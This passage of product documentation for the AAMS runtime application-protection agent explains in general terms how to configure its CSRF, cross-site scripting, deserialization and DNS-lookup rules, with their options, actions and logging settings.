


Attaching an Application to a Policy


To attach a policy to an application or remove a policy from an application, you must first navigate to the **Applications** Tab within the Policy Details page.



Next, you must select the **Other Applications** view from the dropdown menu on the top left of the page to see all Applications not currently attached to this policy. Once the screen updates you can select the checkbox(es) beside the Application(s) that you want to attach the policy to and then click the **Attach** button on the top of the page to confirm your selection.



If you select an Application that already has a policy attached to it and you save your changes then the existing policy will be replaced by the one you have selected. A red notification banner (see image below) will appear to notify you before you complete the action.




Version: 6.11.0

Rules Wizard

The Rule Wizard helps you to create and configure the rule type that you need within the Portal interface.

The Rules Wizard allows you to create rules without any coding and offers you an option of different rule types to choose from. To create a new rule, select the **Create New Rule** button under the Mod tab or Rules tab on the Policies page. A pop-up will appear allowing you to choose which version of the ARMR language to use and which rule you would like to create. Each time a new update is pushed to the Rules Wizard, the new rule or rule changes will be marked with a **New** icon NEW in the rule list (see below).



ARMR (**A**utonomous **R**ule **M**anagement **R**untime) is a language used to create sets of instructions for the AAMS Agents in the form of individual Rules, Mods, Policies, and Virtual Patches.

Once you have chosen the Rule Type you wish to create, a new pop-up form will appear allowing you to input the details of that rule. Each Rule Type is described in more detail on their respective pages nested under this page in the side menu.

Version: 6.11.0

Cross-Site Request Forgery (CSRF)

CSRF is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. The victim, authenticated to a website, is unknowingly tricked into performing an action on that website.

Overview


As an example, an attacker could send an email to **Email: victim@vmail.com** which contains a link. When the victim clicks on the link, the webpage that loads up can trick the victims browser into going to vmail.com's change password form and changing the password, all invisibly to the victim. As the attacker cannot see the results of the exploit, the exploit rarely results directly in data theft and more commonly results in the unwitting execution of an action. This could also do things like trick a victim into transferring money if the attack involves a bank website and if they are logged into the site as administrator, then the entire site can be compromised.

Rule Options

CSRF Protection

Same-Origin Headers - When an HTTP request is received by your application, AAMS Agent will perform Same Origin validation by matching the request's ***source*** origin headers against the allowed hosts and the ***request's*** target origin headers. If there is no match then AAMS Agent will consider the request as malicious and will strip out all HTTP parameter and HTTP cookie information from the request before allowing the request to be processed by the application.
Synchronized-Tokens - When an HTTP request is received by your application, AAMS Agent will perform Synchronized Token validation by matching the victim's POSTed token to the token on the server.

Same-Origin Options



HTTP Endpoint (Optional)

Here the user may enter in a list of relative URIs to be protected, monitored, or whitelisted. A relative URI only includes the path portion of the URL, and not the domain. For example if the website address was `http://www.victim.com/home/test.html`, then `/home/test.html` is the relative URI or HTTP Endpoint.

The path within the relative URI must be absolute and begin with a leading `/`. In the above example `/home/test.html` is valid, and `home/text.html` is not. In addition relative paths may not contain `..` or other similar characters denoting path shortcuts. For example, `/home/test/user/test.html` is valid, but `../test/user/test.html` is not.


Excluded/Whitelist FQDNs

A list of FQDNs or IP addresses and optionally ports to be excluded from this rule's protection. An empty list means none will be whitelisted. Only single port values are accepted, not ranges. This defaults to an empty list.

A single CSRF Rule may apply to many different addresses. When you enter an IP address and port and click on the **Add** button, a table will appear under the fields (provided it is not already showing) and the entry will be displayed in the field. Entries in the table may be deleted or edited in place, using the table's actions.

- IP addresses must be v4. Fully Qualified Domain Names (FQDN) may be used here as well.
- An IP Address value of “0.0.0.0” indicates a wildcard value of Any IP address.
- A Port value of “0” or blank indicates a wildcard value of any port

Synchronized Tokens Options



Method Value

The options are **POST** and **GET**. **POST** is selected by default. At least one option must be selected, and both options may also be selected. No selection will result in an error.

Ajax Requests

The only available option is to Validate (default, checked) or not Validate (unchecked) the requests.

- **Token Value** - The options here are Shared and Unique (default).
- **Token Name** - The default token name is _X-CSRF-TOKEN and filled in by default. You may fill in your own value. A blank field will result in an error.

Excluded/Whitelist FQDNs

A list of FQDNs or IP addresses and optionally ports to be excluded from this rule's protection. An empty list means none will be whitelisted. Only single port values are accepted, not ranges. This defaults to an empty list.

A single CSRF Rule may apply to many different addresses. When you enter an IP address and port and click on the **Add** button, a table will appear under the fields (provided it is not already showing), and the entry will be displayed in the field. Entries in the table may be deleted or edited in place, using the table's actions.

Action

- **Detect** - The Agent will detect the lookup of listed address(es), log the event to the event database, and the event will be viewable on the Security Events pages in the Portal, but the Agent will take no further action
- **Protect** - In addition to the Detect actions, the AAMS Agent will also actively prevent the lookup of the address(es) from succeeding.

For each of CSRF Synchronized Tokens and CSRF Same Origin Headers, the Agent only allows one rule to be specified.

Log Messaging

The logs provide a message field, which can be customized. Text entered here is the message that will be seen on the log file's when the rule has been triggered, regardless or the Action. If the field is left blank, then the default logging message will be displayed in the message portion of the event log.

Severity

The log files allow you to select a custom severity level for the event: **Low**, **Medium**, **High** or **Critical**. A severity is required, and there is no default selection.

Advanced Options

Disable Logging - By checking this option, no logging will be performed when a rule is triggered. Subsequently the Portal will not see these events, and they will not appear anywhere in the Portal, nor will they be searchable in Event Storage.

This option will be greyed out if the rule action is set to **Detect**.

Enable Stack Trace - By checking this option, when a rule is triggered, the stack trace will be included in the event log, and will be available for viewing in the Portal UI for each triggering security event.

Version: 6.11.0

Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites.


Overview

XSS attacks occur when an attacker forces a victims's browser to unknowingly execute the attacker's code. To accomplish this, the attacker uses a vulnerable web application as a delivery vehicle for the code. The attacker, for example, places the code on the vulnerable web application, and the web application then serves this code to the victim, and the victim's browser runs the malicious code. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application serves the attacker's input within the output it send to the victim without validating or encoding it. The victim's browser has no way to know that the script should not be trusted, and will execute the script. As the browser thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

There are several different types of XSS attacks:

Type 1: Non-Persistent (Reflected XSS) - This is when the attacker, rather than storing the code on the web application itself, tricks the victim into executing it by including it in the URL itself. This often takes the form of a malicious web link sent in a phishing attack.

Type 2: Persistent (Stored XSS) - This is when the attacker stores the malicious script code on the web application itself, usually by storing it in the web application's database. The malicious code is sent from the web application, where it is stored, to the victim's browser to execute.



Rule Options

HTTP Endpoint (Optional)

Here you can enter in a list of relative URIs to be protected, monitored, or whitelisted. A relative URI only includes the path portion of the URL, and not the domain. For example if the website address was `http://www.victim.com/home/test.html`, then `/home/test.html` is the relative URI or HTTP Endpoint.

The path within the relative URI must be absolute and begin with a leading `/`. In the above example `/home/test.html` is valid, and `home/text.html` is not. In addition relative paths may not contain `..` or other similar characters denoting path shortcuts. For example, `/home/test/user/test.html` is valid, but `../test/user/test.html` is not.

Policy Options

- **Loose** - Loose will allow user inputs that AAMS Agent considers safe to be utilized or injected when submitting web forms, such as rich text input, in order to prevent breaking web applications that depend on this kind of benign user input.
- **Strict** - Strict will consider any user input that escapes its HTML context an XSS attack.

The default is **loose**.

Do Not Trust Requests From

These are the sources that AAMS Agent will treat as untrusted.

- **HTTP** - Data received by the application from HTTP requests (e.g. from a web browser).
- **Database** - Data received by the application from a database.
- **Deserialization** - Data received by the application via deserialization APIs (e.g. RMI, JMX, java.io.ObjectInputStream, etc.)

You may select one or many of these, but at least one selection is required. The default value is **HTTP**.

Excluded/Whitelist Relative URIs (Optional)

This is only supported on ARMR 2.5 or higher

When creating the XSS rule, if you would like to whitelist certain URIs in order to exclude them from XSS protection, then add them here. This field is optional, and leaving it blank adds no exclusions to any URIs listed in the HTTP Endpoint section (or all web pages if the Endpoint section is left blank). Validation follows the same format as described under the **HTTP Endpoint (Optional)** section above.

Action

- **Detect** - The Agent will detect the attack, it will log the event to the event database, and the event will be viewable on the Security Events pages in the Portal, but the Agent will take no further action
- **Protect** - In addition to the Detect actions, the AAMS Agent will also actively prevent the attack from succeeding.

If multiple XSS rules are created, the Agent will not allow matching HTTP Endpoints or Excluded Relative URIs to be specified between rules.

Log Messaging

The logs provide a message field, which can be customized. Text entered here is the message that will be seen on the log file's when the rule has been triggered, regardless or the Action. If the field is left blank, then the default logging message will be displayed in the message portion of the event log.

Severity

The log files allow you to select a custom severity level for the event: **Low**, **Medium**, **High** or **Critical**. A severity is required, and there is no default selection.

Advanced Options

Disable Logging - By checking this option, no logging will be performed when a rule is triggered. Subsequently the Portal will not see these events, and they will not appear anywhere in the Portal, nor will they be searchable in Event Storage.

This option will be greyed out if the rule action is set to **Detect**.

Enable Stack Trace - By checking this option, when a rule is triggered, the stack trace will be included in the event log, and will be available for viewing in the Portal UI for each triggering security event.

Resources

More information on cross-site scripting can be found at:

- the CWE's community-developed website
- the OWASP Foundation's website

Version: 6.11.0


Deserialization of Untrusted Data

Serialization is the process of turning an object in memory into a byte stream that can be stored and restored later. Deserialization is the reverse of that process, taking the byte stream and rebuilding it into an object in memory.

Overview

Deserialization mechanisms are abused and repurposed for malicious effect when operating on untrusted serialized data. For example, code can be injected into the objects to be serialized, and then later executed upon deserialization, much like persistent XSS attacks. Attacks against deserializers have been found to allow denial-of-service, access control, privilege escalation and remote code execution (RCE) attacks.

AAMS uses a virtualization-based approach to runtime application self-protection or RASP. This allows the AAMS to create a smart, restricted dynamic micro-compartment that prevents malicious operations from executing. AAMS's deserialization protection capability is activated when deserialization occurs and is automatically disabled once it has completed.



Rule Options

Exploit Type

- **Remote Code Execution** - This option protects against deserialization payloads that perform privilege escalation and Remote Code Execution (RCE).
- **Denial of Service** - This option protects against deserialization payloads that perform Denial of Service attacks (DoS) on the host. For example, a malicious deserilization payload can cause the process to loop indefinitely and consume all available CPU resources on the host (e.g. billion laughs attack).

For each Remote Code Execution or Denial of Service configuration, the Agent only allows one rule to be specified.

Action

- **Detect** - The Agent will detect the attack, it will log the event to the event database, and the event will be viewable on the Security Events pages in the Portal, but the Agent will take no further action.
- **Protect** - In addition to the Detect actions, the AAMS Agent will also actively prevent the attack from succeeding.

Log Messaging

The logs provide a message field, which can be customized. Text entered here is the message that will be seen on the log file's when the rule has been triggered, regardless or the Action. If the field is left blank, then the default logging message will be displayed in the message portion of the event log.

Severity

The log files allow you to select a custom severity level for the event: **Low**, **Medium**, **High** or **Critical**. A severity is required, and there is no default selection.

Advanced Options

Disable Logging - By checking this option, no logging will be performed when a rule is triggered. Subsequently the Portal will not see these events, and they will not appear anywhere in the Portal, nor will they be searchable in Event Storage.

This option will be greyed out if the rule action is set to **Detect**.

Enable Stack Trace - By checking this option, when a rule is triggered, the stack trace will be included in the event log, and will be available for viewing in the Portal UI for each triggering security event.

Resources

More information on deserialization can be found at:

- **The Java Deserialization Problem: https://waratek.com/blog/the-java-deserialization-problem/**
- the CWE's community-developed website
- the OWASP Foundation's website
- Christian Schneider's blog

Version: 6.11.0


DNS Lookups

The purpose of the DNS rule is to control, monitor or restrict any protected application from performing DNS lookups on specifically configured hosts.

Overview

A use case of a DNS Lookup would be creating a rule to prevent a specific protected application from looking up any hostnames for any domains that are not known or trusted and defined in a rule by the Application Security Administrator. If a protected application can be utilized by malware to send data via DNS requests (thus using DNS to act as a covert Command and Control channel or a path for data exfiltration, especially low and slow exfiltration) it can bypass many firewall configurations. However, if the application is protected by AAMS Agent, it can have its DNS requests limited by the AAMS Agent, thereby preventing it from communicating out to a malicious external server endpoint.

Attention: If this rule is not configured with the proper forethought, it can drastically affect other rules. For example, certain socket rule types can use DNS names in the rules. If a DNS name is used in a rule, and that rules' DNS lookup fails, then the rule will be discarded for ***that*** trigger of the rule. If this DNS rule somehow prevents Agent-protected machines or applications from performing DNS lookups, then it could result in the unintentional consequence of causing the socket rules to fail as well.



Rule Options

DNS Lookup Subject

Valid entries in this field are a hostname, or an IPv4 address. You may select a value of all or any by checking the **Any** checkbox next to the field.

Generally speaking this can be applied in two different ways: you can list a single domain or host that you wish to prevent from being looked up, or you can create two rules where the first DNS rule uses the **Any** check box option and the Protect action, and the second DNS Rule specifies an address to be whitelisted, and the action is set to **Allow** (Whitelist).

Any host or domain name entries here will parse on the end of the domain name. For example, if `www.victim.com/index.html` is entered here, this will automatically be parsed at the domain and only `www.victim.com` will be passed on to the AAMS Agent.

Restrict Rule to API Endpoints

You can limit the rule to respond to API requests only.

- **No** - Do not restrict the rule response
- **All Endpoints** - Restrict the rule response to API requests only
- **Specific Endpoints** - Restrict the rule response to API requests on the specified endpoints

You can change the default value **No** but you can select only one of these options.

Do Not Trust Inputs From

You can choose the sources that the strict policy option will treat as untrusted. This section is optional, you do not have to select any or you can select all of the sources listed:

- **HTTP** - Data received by the application from HTTP requests (e.g. from a web browser).
- **SQL Databases** - Data received by the application from a SQL database.
- **Deserialization APIs** - Data received by the application via deserialization APIs (e.g. RMI, JMX, java.io.ObjectInputStream, etc.)

Action

- **Detect** - The Agent will detect the lookup of listed address(es), log the event to the event database, and the event will be viewable on the Security Events pages in the Portal, but the Agent will take no further action
- **Protect** - In addition to the Detect actions, the AAMS Agent will also actively prevent the lookup of the address(es) from succeeding.
- **Allow** - Acts as whitelist. This is similar to the Detect action in that no blocking or destructive action will be taken, however the Allow action will supersede the Protect action by whitelisting addresses to be excluded from Protect actions.

If multiple DNS rules are created, the Agent will not allow matching hostnames or wildcards to be specified between rules.

Log Messaging

The logs provide a message field, which can be customized. Text entered here is the message that will be seen on the log file's when the rule has been triggered, regardless or the Action. If the field is left blank, then the default logging message will be displayed in the message portion of the event log.

Severity

The log files allow you to select a custom severity level for the event: **Low**, **Medium**, **High** or **Critical**. A severity is required, and there is no default selection.

Advanced Options

Disable Logging - By checking this option, no logging will be performed when a rule is triggered. Subsequently the Portal will not see these events, and they will not appear anywhere in the Portal, nor will they be searchable in Event Storage.

This option will be greyed out if the rule action is set to **Detect**.

